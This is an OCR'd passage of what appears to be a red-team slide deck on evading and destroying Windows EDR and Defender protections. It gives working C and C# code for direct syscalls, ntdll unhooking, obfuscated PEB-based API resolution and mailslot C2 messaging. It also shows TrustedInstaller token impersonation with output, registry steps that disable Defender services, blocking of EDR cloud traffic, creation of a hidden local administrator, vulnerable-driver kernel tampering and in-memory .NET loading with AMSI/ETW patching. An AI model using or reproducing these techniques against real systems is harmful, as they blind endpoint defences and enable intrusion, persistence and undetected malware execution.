    oa.Length = sizeof(OBJECT_ATTRIBUTES);
    oa.RootDirectory = NULL;
    oa.ObjectName = &pus;
    oa.Attributes = OBJ_CASE_INSENSITIVE;
    oa.SecurityDescriptor = NULL;
    oa.SecurityQualityOfService = NULL;

    SyscallNtCreateFile(&hFile, STANDARD_RIGHTS_ALL, &oa, &isb, &li, FILE_ATTRIBUTE_NORMAL,
                        FILE_SHARE_READ, FILE_CREATE, FILE_NON_DIRECTORY_FILE, NULL, NULL);

    // WriteFile(hFile, ...);
    printf("HANDLE VALUE 0x%p\n", hFile);

    return 0;
}
```

Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

To unhook, you need to modify the memory permission using NtProtectVirtualMemory, which is hooked itself.

You need to be clever when you changer permission

NtProtectVirtualMemory is at 0x9ceb0

ZwIsProcessInJob is at 0x9ce90

Call VirtualProtect(addr of ZwIsProcessInJob, size = 0x20 + size needed in NtProtect)

Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

You can also map the dll from disk and update the PEB Ldr Module list to point to the freshly mapped file using CreateFileMapping and MapViewOfFile APIs.

WARNING Certain EDR will trigger an alert based on the address used for the mapped file and the module stomping.

```
VOID *MapFileFromDisk(CHAR *name, HANDLE *hFile, HANDLE *hMap) {
        VOID *data = NULL;
        HANDLE localHFile = *hFile;
        HANDLE localHMap = *hMap;
        localHFile = CreateFile(name, GENERIC_READ, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
        localHMap = CreateFileMapping(localHFile, NULL, PAGE_READONLY | SEC_IMAGE, 0, 0, NULL);
        data = MapViewOfFile(localHMap, FILE_MAP_READ, 0, 0, 0);

        hFile = &localHFile;
        hMap = &localHMap;

        return data;
}
```

Defeating “User Mode Hooking”

IAT HOOKS?

Executable use the IAT Import Address Table to map Windows API call.

The table can be hooked by EDR.

Solution? Direct Windows API call

PEB -> Ldr -> kernel32.dll -> export table parsing to get real API address

Address	Ordinal	Name	Library
000000000040A26C		CloseHandle	KERNEL32
000000000040A274		CreateFileA	KERNEL32
000000000040A27C		DeleteCriticalSection	KERNEL32
000000000040A284		EnterCriticalSection	KERNEL32
000000000040A28C		ExitProcess	KERNEL32
000000000040A294		GetCurrentProcess	KERNEL32
000000000040A29C		GetCurrentProcessId	KERNEL32

```
.idata:000000000040A29C ; DWORD __stdcall GetCurrentProcessId()
.idata:000000000040A29C                 extrn __imp_GetCurrentProcessId:qword
```

Defeating “User Mode Hooking”

IAT HOOKS?

Get the PEB

NtCrrentTeb()->ProcessEnvironmentBlock;

Or obfuscate it a bit to hide the

- fs:[0x30]
- gs:[0x60]

```
PEB *GetPEB() {
/*
   0:   48 31 c0                xor    rax,rax
   3:   48 89 c3                mov    rbx,rax
   6:   48 83 c3 62             add    rbx,0x62
   a:   48 83 eb 02             sub    rbx,0x2
   e:   65 48 8b 04 18          mov    rax,QWORD PTR gs:[rax+rbx*1]
  13:   c3                      ret
*/
    /*TEB* teb = NtCurrentTeb();
    return teb->ProcessEnvironmentBlock;
    */
    asm(".byte  0x48, 0x31, 0xc0, 0x48, 0x89, 0xc3, 0x48, 0x83,
                0xc3, 0x62, 0x48, 0x83, 0xeb, 0x02, 0x65, 0x48,
                0x8b, 0x04, 0x18, 0xc3");
}
```

Defeating “User Mode Hooking”

IAT HOOKS?

```
PEB *peb = GetPEB();
PEB_LDR_DATA *Ldr = peb->Ldr;
LIST_ENTRY *head = &Ldr->InMemoryOrderModuleList;
LIST_ENTRY *le = head->Flink;
LDR_DATA_TABLE_ENTRY *dte =  (LDR_DATA_TABLE_ENTRY*)le;

do {
    if(wcsicmp(dte->FullDllName.Buffer, name) == 0) {
        BYTE* a = dte;
        a += 0x20;
        DWORD64 *b = (DWORD64*)a;
        DWORD64 c = *b;
        return (VOID*)c;
    }
    le = le->Flink;
    dte = (LDR_DATA_TABLE_ENTRY*)le;
} while(le != head);

return NULL;
```

```
FARPROC *FindFunctionAddress(VOID *base, CHAR* functionName) {
    printf("Base 0x%p\n", base);

    IMAGE_DOS_HEADER* MZ = (IMAGE_DOS_HEADER*)base;
    IMAGE_NT_HEADERS* PE = (IMAGE_NT_HEADERS*)((BYTE*)base + MZ->e_lfanew);
    IMAGE_EXPORT_DIRECTORY* export = (IMAGE_EXPORT_DIRECTORY*)((BYTE*)base +
        PE->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    DWORD *nameOffset = (DWORD*)((BYTE*)base + export->AddressOfNames);
    DWORD *functionOffset = (DWORD*)((BYTE*)base + export->AddressOfFunctions);
    DWORD *ordinalOffset = (DWORD*)((BYTE*)base + export->AddressOfNameOrdinals);

    DWORD i = 0;
    for(i; i < export->NumberOfNames; i++) {
        if(strcmp(functionName, (CHAR*)base + nameOffset[i]) == 0) {
            return (FARPROC)((BYTE*)base + functionOffset[ordinalOffset[i]]);
        }
    }
    return NULL;
}
```

Defeating “User Mode Hooking”

IAT HOOKS?

```
HANDLE LdrLoadDll(WCHAR *path) {
    HANDLE h = NULL;
    UNICODE_STRING u;
    NTSTATUS status = DirectRtlInitUnicodeString(&u, path);
    status = DirectLdrLoadDll(NULL, 0, &u, &h);
    return h;
}
```

```
FARPROC Resolve(WCHAR *dll, CHAR *func) {
    HANDLE hLib = LdrLoadDll(dll);
    FARPROC ptr = DirectGetProcAddress(hLib, func);
    printf("%ls!%s at 0x%p\n", dll, func, ptr);
    return ptr;
}
```

```
DirectLdrLoadDll return 0x00007FF9F0D20000 for dll user32.dll
user32.dll!MessageBoxA at 0x00007FF9F0D99120
```

Defeating kernel callback

KERNEL CALLBACK?

There is plenty of options available for EDRs.

PsSetCreateProcessNotifyRoutine function (ntddk.h)

Article • 04/18/2022 • 2 minutes to read

The **PsSetCreateProcessNotifyRoutine** routine adds a driver-supplied callback routine to, or removes it from, a list of routines to be called whenever a process is created or deleted.

- **PsSetCreateProcessNotifyRoutine function**
- PsSetCreateProcessNotifyRoutineEx function
- PsSetCreateProcessNotifyRoutineEx2 function
- PsSetCreateThreadNotifyRoutine function
- PsSetCreateThreadNotifyRoutineEx function
- PsSetLoadImageNotifyRoutine function
- PsSetLoadImageNotifyRoutineEx function

Defeating kernel callback

KERNEL CALLBACK?

There is also other minifilters that can be registered. Telemetry Sourcerer can be used to list them.

https://github.com/jthuraisamy/TelemetrySourcerer

In this case a popular edrs had callback registered

for pretty much everything.

File System	IRP_MJ_CREATE_NAMED_PIPE (pre)	t.sys + 0x6eca0
File System	IRP_MJ_CLOSE (pre)	t.sys + 0x708e0
File System	IRP_MJ_CLOSE (post)	t.sys + 0x70f70
File System	IRP_MJ_READ (pre)	t.sys + 0x75150
File System	IRP_MJ_READ (post)	t.sys + 0x75550
File System	IRP_MJ_QUERY_INFORMATION (pre)	t.sys + 0x6b210
File System	IRP_MJ_QUERY_INFORMATION (post)	t.sys + 0x6b690
File System	IRP_MJ_SET_INFORMATION (pre)	t.sys + 0x6b9d0
File System	IRP_MJ_SET_INFORMATION (post)	t.sys + 0x6c0b0
File System	IRP_MJ_SET_EA (pre)	t.sys + 0x6cf00
File System	IRP_MJ_SET_EA (post)	t.sys + 0x6d9f0
File System	IRP_MJ_FLUSH_BUFFERS (pre)	t.sys + 0x1dd8d0
File System	IRP_MJ_FLUSH_BUFFERS (post)	t.sys + 0x1ddab0
File System	IRP_MJ_QUERY_VOLUME_INFORMATION (pre)	t.sys + 0x1de160
File System	IRP_MJ_QUERY_VOLUME_INFORMATION (post)	t.sys + 0x1de310
File System	IRP_MJ_DEVICE_CONTROL (pre)	t.sys + 0x761c0
File System	IRP_MJ_DEVICE_CONTROL (post)	t.sys + 0x763c0
File System	IRP_MJ_INTERNAL_DEVICE_CONTROL (pre)	t.sys + 0x76d90
File System	IRP_MJ_INTERNAL_DEVICE_CONTROL (post)	t.sys + 0x77150
File System	IRP_MJ_SHUTDOWN (pre)	t.sys + 0x73770
File System	IRP_MJ_SHUTDOWN (post)	t.sys + 0x73910

Defeating kernel callback

KERNEL CALLBACK?

C2 may use namedpipe for interprocess communication or remote communication (SMB beacon).

What about avoiding namedpipe? Let me introduce MailSlot APIs.

```
int main(int argc, char **argv) {
    CHAR slot[] = "\\\\.\\mailslot\\MrUn1k0d3r";
    HANDLE hSlot = NULL;
    CreateSlot(slot, &hSlot);
    printf("HANDLE is %p\n", hSlot);
    HANDLE hMail = CreateFile(slot, GENERIC_WRITE, FILE_SHARE_READ, NULL, OPEN_EXISTING
    DWORD dwWritten = 0;
    printf("HANDLE is %p\n", hMail);

    // execute something evil and get the output back the WriteFile
    WriteFile(hMail, argv[1], strlen(argv[1]), &dwWritten, NULL);

    ReadFromSlot(hSlot);
    CloseHandle(hMail);
    CloseHandle(hSlot);

    return 0;
}
```

Defeating kernel callback

KERNEL CALLBACK?

```
VOID CreateSlot(CHAR *slot, HANDLE *hSlot) {
    *hSlot = CreateMailslot(slot, 0, MAILSLOT_WAIT_FOREVER, NULL);
}
```

WARNING

Mailslot message cannot be bigger than 424 bytes.


But EDRs usually do not monitor the APIs.

```
VOID ReadFromSlot(HANDLE hSlot) {
    DWORD lpNextSize = 0;
    DWORD lpMessageCount = 0;

    BOOL bSuccess = GetMailslotInfo(hSlot, NULL, &lpNextSize, &lpMessageCount, NULL);

    if(!bSuccess) {
        printf("GetMailslotInfo call failed %d\n", GetLastError());
    }

    if(lpMessageCount == MAILSLOT_NO_MESSAGE) {
        printf("we don't have message\n");
    }

    printf("We got %d message\n", lpMessageCount);

    while(lpMessageCount != 0) {
        DWORD dwRead = 0;
        CHAR *message = (CHAR*)GlobalAlloc(GPTR, lpNextSize + 1);
        printf("Allocation %d bytes\n", lpNextSize);
        ReadFile(hSlot, message, lpNextSize, &dwRead, NULL);
        printf("message is %s\n", message);
        GlobalFree(message);
        bSuccess = GetMailslotInfo(hSlot, NULL, &lpNextSize, &lpMessageCount, NULL);
    }
}
```

Attacking the EDR Core Values

INSTEAD OF BYPASSING IT, WHY NOT DESTROYING IT?

At the end of the day EDRs are running software on the endpoint you have access to.



https://github.com/Mr-Un1k0d3r/EDRs/blob/main/elevate_to_system_or_trustedinsaller.c

Attacking the EDR Core Values

INSTEAD OF BYPASSING IT, WHY NOT DESTROYING IT?

You can impersonate the TrustedInstaller privilege but duplicating the service token and get the group.

```
C:\Users\CharlesHamilton\Desktop>elevate.exe trusted
[GetProcByPID] Process winlogon.exe PID is 1632
[ElevateSystem] ImpersonateByPID(SYSTEM) succeeded.
[GetTrustedInstallerPID] QueryServiceStatusEx need 36 bytes.
[GetTrustedInstallerPID] TrustedInstaller Service PID is 1252
[ElevateTrustedInstaller] ImpersonateByPID(TrustedInstaller) succeeded.
[main] (SYSTEM) Token HANDLE 0x00000000000000CC.
[main] (TrustedInstaller) Token HANDLE 0x00000000000000F0.
[CreateProcessImpersonate] MultiByteToWideChar need 8 bytes.
```

```
C:\Users\CharlesHamilton\Desktop>
```


Administrateur : elevate.exe trusted

```
Nom d'utilisateur   SID
=================== ========
nt authority\system S-1-5-18


Informations de groupe
----------------------

Nom du groupe                           Type             SID
Attributs
======================================= ================ ============================================================
=========================================================
Mandatory Label\System Mandatory Level Nom              S-1-16-16384

Everyone                                Groupe bien connu S-1-1-0
Groupe obligatoire, Activé par défaut, Groupe activé
BUILTIN\Utilisateurs                    Alias            S-1-5-32-545
Groupe obligatoire, Activé par défaut, Groupe activé
NT AUTHORITY\SERVICE                    Groupe bien connu S-1-5-6
Groupe obligatoire, Activé par défaut, Groupe activé
CONSOLE LOGON                           Groupe bien connu S-1-2-1
Groupe obligatoire, Activé par défaut, Groupe activé
NT AUTHORITY\Authenticated Users        Groupe bien connu S-1-5-11
Groupe obligatoire, Activé par défaut, Groupe activé
NT AUTHORITY\This Organization          Groupe bien connu S-1-5-15
Groupe obligatoire, Activé par défaut, Groupe activé
NT SERVICE\TrustedInstaller             Groupe bien connu S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464
Activé par défaut, Groupe activé, Propriétaire du groupe
LOCAL                                   Groupe bien connu S-1-2-0
```

Attacking the EDR Core Values

INSTEAD OF BYPASSING IT, WHY NOT DESTROYING IT?


With the TrustedInstaller privilege you can tamper the registry key associated with the services



Attacking the EDR Core Values

INSTEAD OF BYPASSING IT, WHY NOT DESTROYING IT?

Remove the ImagePath and set Start to 0x4 for the following services:



- Sense
- WdBoot
- WinDefend
- WdNisDrv
- WdNisSvc

Reboot and enjoy

Attacking the EDR Core Values

INSTEAD OF BYPASSING IT, WHY NOT DESTROYING IT?

There is a problem, the EDR will flag the registry tampering.

Most EDRs are cloud based, which mean they need to send the information to the cloud.

You can monitor the network traffic using Network Monitor (Signed by Microsoft)

https://www.microsoft.com/en-ca/download/details.aspx?id=4865

Attacking the EDR Core Values


INSTEAD OF BYPASSING IT, WHY NOT DESTROYING IT?

```
// gcc firewall.c -o firewall.exe -lole32 -loleaut32 -luuid.
#include <windows.h>
#include <stdio.h>
#include <netfw.h>

int main() {
    HRESULT hr;
    GUID GUID_HNetCfg_FwPolicy2 = {0xe2b3c97f,0x6ae1,0x41ac,{0x81,0x7a,0xf6,0xf9,0x21,0x66,0xd7,0xdd}};
    IClassFactory *icf = NULL;
    IDispatch *id = NULL;
    INetFwPolicy2 *nfp2 = NULL;

    hr = CoInitialize(NULL);
    hr = CoGetClassObject(&GUID_HNetCfg_FwPolicy2, CLSCTX_LOCAL_SERVER | CLSCTX_INPROC_SERVER, NULL,  &IID_IClassFactory, (VOID **)&icf);

    if(hr != S_OK) {
        printf("CoGetClassObject failed: HRESULT 0x%08x\n", hr);
        CoUninitialize();
        ExitProcess(0);
    }

    hr = icf->lpVtbl->CreateInstance(icf, NULL, &IID_IDispatch, (VOID**)&id);
```

Attacking the EDR Core Values

INSTEAD OF BYPASSING IT, WHY NOT DESTROYING IT?

One last problem: the firewall may not be enabled locally due to managed policy.



Attacking the EDR Core Values

INSTEAD OF BYPASSING IT, WHY NOT DESTROYING IT?

Create a local administrative account to enforce the local policy instead of the domain.

```c
int main() {
    srand(GetCurrentProcessId());
    WCHAR *username = NULL;
    WCHAR *password = NULL;
    USER_INFO_1 ui;
    DWORD dwError = 0;
    GenString(&username, 12, 26);
    GenString(&password, 12, 71);
    printf("Username is: %ls\n", username);
    printf("Password is: %ls\n", password);

    ui.usri1_name = username;
    ui.usri1_password = password;
    ui.usri1_priv = USER_PRIV_USER;
    ui.usri1_flags = UF_DONT_EXPIRE_PASSWD;
    ui.usri1_home_dir = NULL;
    ui.usri1_comment = NULL;
    ui.usri1_script_path = NULL;

    NET_API_STATUS status;
    status = NetUserAdd(NULL, 1, (BYTE*)&ui, &dwError);
    if(status != NERR_Success) {
        printf("NetUserAdd failed. Error: %d\n", status);
    }

    LOCALGROUP_MEMBERS_INFO_3 lmi;
    lmi.lgrmi3_domainandname = username;
    status = NetLocalGroupAddMembers(NULL, L"Administrators", 3, (BYTE*)&lmi, 1);
    if(status != NERR_Success) {
        printf("NetLocalGroupAddMembers failed. Error: %d\n", status);
    }

    return 0;
}
```

Attacking the EDR Core Values


INSTEAD OF BYPASSING IT, WHY NOT DESTROYING IT?

Quick summary:

- Create a local administrative account to enforce the local policy.
- Block the EDR network range
- Disable the service
- Reboot
- Enjoy

Attacking the EDR Core Values

INSTEAD OF BYPASSING IT, WHY NOT DESTROYING IT?



Some EDR prevent tampering from the kernel. You can bring your own vulnerable driver to compromise the kernel and remove the kernel callback.


https://github.com/hacksysteam/HackSysExtremeVulnerableDriver

Drivers tend to be poorly designed. There are vulnerabilities all over the place

Attacking the EDR Core Values

INSTEAD OF BYPASSING IT, WHY NOT DESTROYING IT?

Hunting for MmMapIoSpace in a driver export is a good start.



MmMapIoSpace function (wdm.h)

Article • 02/25/2022 • 2 minutes to read

The **MmMapIoSpace** routine maps the given physical address range to nonpaged system space.

Virtual to physical memory mapped in the kernel. They cannot be paged out.

Attacking the EDR Core Values

INSTEAD OF BYPASSING IT, WHY NOT DESTROYING IT?

Remember these kernel callback. Once you have kernel code execution, you can modify the callbacks.

FltRegisterFilter function (fltkernel.h)

FltUnregisterFilter function (fltkernel.h)

Kernel code is hard, there is a bit of a learning curve.

File System	IRP_MJ_CREATE_NAMED_PIPE (pre)	t.sys + 0x6eca0
File System	IRP_MJ_CLOSE (pre)	t.sys + 0x708e0
File System	IRP_MJ_CLOSE (post)	t.sys + 0x70f70
File System	IRP_MJ_READ (pre)	t.sys + 0x75150
File System	IRP_MJ_READ (post)	t.sys + 0x75550
File System	IRP_MJ_QUERY_INFORMATION (pre)	t.sys + 0x6b210
File System	IRP_MJ_QUERY_INFORMATION (post)	t.sys + 0x6b690
File System	IRP_MJ_SET_INFORMATION (pre)	t.sys + 0x6b9d0
File System	IRP_MJ_SET_INFORMATION (post)	t.sys + 0x6c0b0
File System	IRP_MJ_SET_EA (pre)	t.sys + 0x6cf00
File System	IRP_MJ_SET_EA (post)	t.sys + 0x6d9f0
File System	IRP_MJ_FLUSH_BUFFERS (pre)	t.sys + 0x1dd8d0
File System	IRP_MJ_FLUSH_BUFFERS (post)	t.sys + 0x1ddab0
File System	IRP_MJ_QUERY_VOLUME_INFORMATION (pre)	t.sys + 0x1de160
File System	IRP_MJ_QUERY_VOLUME_INFORMATION (post)	t.sys + 0x1de310
File System	IRP_MJ_DEVICE_CONTROL (pre)	t.sys + 0x761c0
File System	IRP_MJ_DEVICE_CONTROL (post)	t.sys + 0x763c0
File System	IRP_MJ_INTERNAL_DEVICE_CONTROL (pre)	t.sys + 0x76d90
File System	IRP_MJ_INTERNAL_DEVICE_CONTROL (post)	t.sys + 0x77150
File System	IRP_MJ_SHUTDOWN (pre)	t.sys + 0x73770
File System	IRP_MJ_SHUTDOWN (post)	t.sys + 0x73910

Attacking the EDR Core Values

INSTEAD OF BYPASSING IT, WHY NOT DESTROYING IT?

EDRSandBlast

Abuse of read/write primitive in the followings drivers:

- RTCore64.sys
- DBUtils_2_3.sys

https://github.com/wavestone-cdt/EDRSandblast

Alternative to Evade EDRs

DO WE NEED SHELLCODE?

Short answer we don't. Cobalt Strike was build on Metasploit Meterpreter which was an exploitation framework.

Stage0 using shellcode was useful in an exploitation context.

« Modern » Red Team are usually deploying code on the target system.

Your implant can be written in C# or C or Nim or whatever make you happy and implement the features you need directly.

Alternative to Evade EDRs

DO WE NEED SHELLCODE?

I personally use a C# implant that execute in memory .Net exe. Each command is a .Net module.

```
private static bool InternalExecute(byte[] assembly, string args)
{
    bool bSuccess = true;
    List<string> processArgs = new List<string>(StringToArgsArray(args));
    try
    {
        Assembly a = Assembly.Load(assembly);
        MethodInfo method = a.EntryPoint;
        if (method != null)
        {
            object o = a.CreateInstance(method.Name);
            method.Invoke(o, new object[] { (object[])processArgs.ToArray() });
        }
        else
        {
            bSuccess = false;
        }
    }
    catch (Exception e)
    {
        BufferedOutput.WriteOutput(e.Message);
    }

    return bSuccess;
}
```

Alternative to Evade EDRs

DO WE NEED SHELLCODE?

You may want to patch AMSI and ETW since .Load will end up loading AMSI on your byte[] assembly

```
static void Main(string[] args)
{
    Thread.Sleep(10000);
    byte[] data = File.ReadAllBytes(args[0]);
    Assembly.Load(data);
    Console.WriteLine("loaded");
    Thread.Sleep(1000000);
}
```

```
Base              Size      Path
0x00000000a2f60000  0x6000    C:\Users\me\Downloads\ListDlls\ConsoleApp5.exe
0x00000000f1990000  0x1f8000  C:\Windows\SYSTEM32\ntdll.dll
0x00000000cc0b0000  0x65000   C:\Windows\SYSTEM32\MSCOREE.DLL
0x00000000f12e0000  0xbd000   C:\Windows\System32\KERNEL32.dll
0x00000000ef2a0000  0x2d2000  C:\Windows\System32\KERNELBASE.dll
0x00000000eba60000  0x91000   C:\Windows\SYSTEM32\apphelp.dll
0x00000000f0ec0000  0xae000   C:\Windows\System32\ADVAPI32.dll
0x00000000f17a0000  0x9e000   C:\Windows\System32\msvcrt.dll
0x00000000f1700000  0x9c000   C:\Windows\System32\sechost.dll
0x00000000f0f70000  0x125000  C:\Windows\System32\RPCRT4.dll
0x00000000c6000000  0xaa000   C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
0x00000000eff70000  0x55000   C:\Windows\System32\SHLWAPI.dll
0x00000000ed8a0000  0x12000   C:\Windows\SYSTEM32\kernel.appcore.dll
0x00000000e6640000  0xa000    C:\Windows\SYSTEM32\VERSION.dll
0x00000000b3580000  0xb35000  C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
0x00000000f0d20000  0x19d000  C:\Windows\System32\USER32.dll
0x00000000b34c0000  0xbd000   C:\Windows\SYSTEM32\ucrtbase_clr0400.dll
0x00000000d3250000  0x16000   C:\Windows\SYSTEM32\VCRUNTIME140_CLR0400.dll
0x00000000ef270000  0x22000   C:\Windows\System32\win32u.dll
0x00000000f0cf0000  0x2b000   C:\Windows\System32\GDI32.dll
0x00000000ef160000  0x10f000  C:\Windows\System32\gdi32full.dll
0x00000000ef850000  0x9d000   C:\Windows\System32\msvcp_win.dll
0x00000000ef8f0000  0x100000  C:\Windows\System32\ucrtbase.dll
0x00000000f1910000  0x30000   C:\Windows\System32\IMM32.DLL
0x00000000effd0000  0x8000    C:\Windows\System32\psapi.dll
0x00000000aaed0000  0x1600000  C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\b849
0x00000000f15d0000  0x12a000  C:\Windows\System32\ole32.dll
0x00000000efb60000  0x354000  C:\Windows\System32\combase.dll
0x00000000ef0a0000  0x82000   C:\Windows\System32\bcryptPrimitives.dll
0x00000000b1b20000  0x14f000  C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clrjit.dll
```

Alternative to Evade EDRs

DO WE NEED SHELLCODE?

After the Assembly.Load was called

```
Base             Size      Path
0x00000000a2f60000  0x6000    C:\Users\me\Downloads\ListDlls\ConsoleApp5.exe
0x00000000f1990000  0x1f8000  C:\Windows\SYSTEM32\ntdll.dll
0x00000000cc0b0000  0x65000   C:\Windows\SYSTEM32\MSCOREE.DLL
0x00000000f12e0000  0xbd000   C:\Windows\System32\KERNEL32.dll
0x00000000ef2a0000  0x2d2000  C:\Windows\System32\KERNELBASE.dll
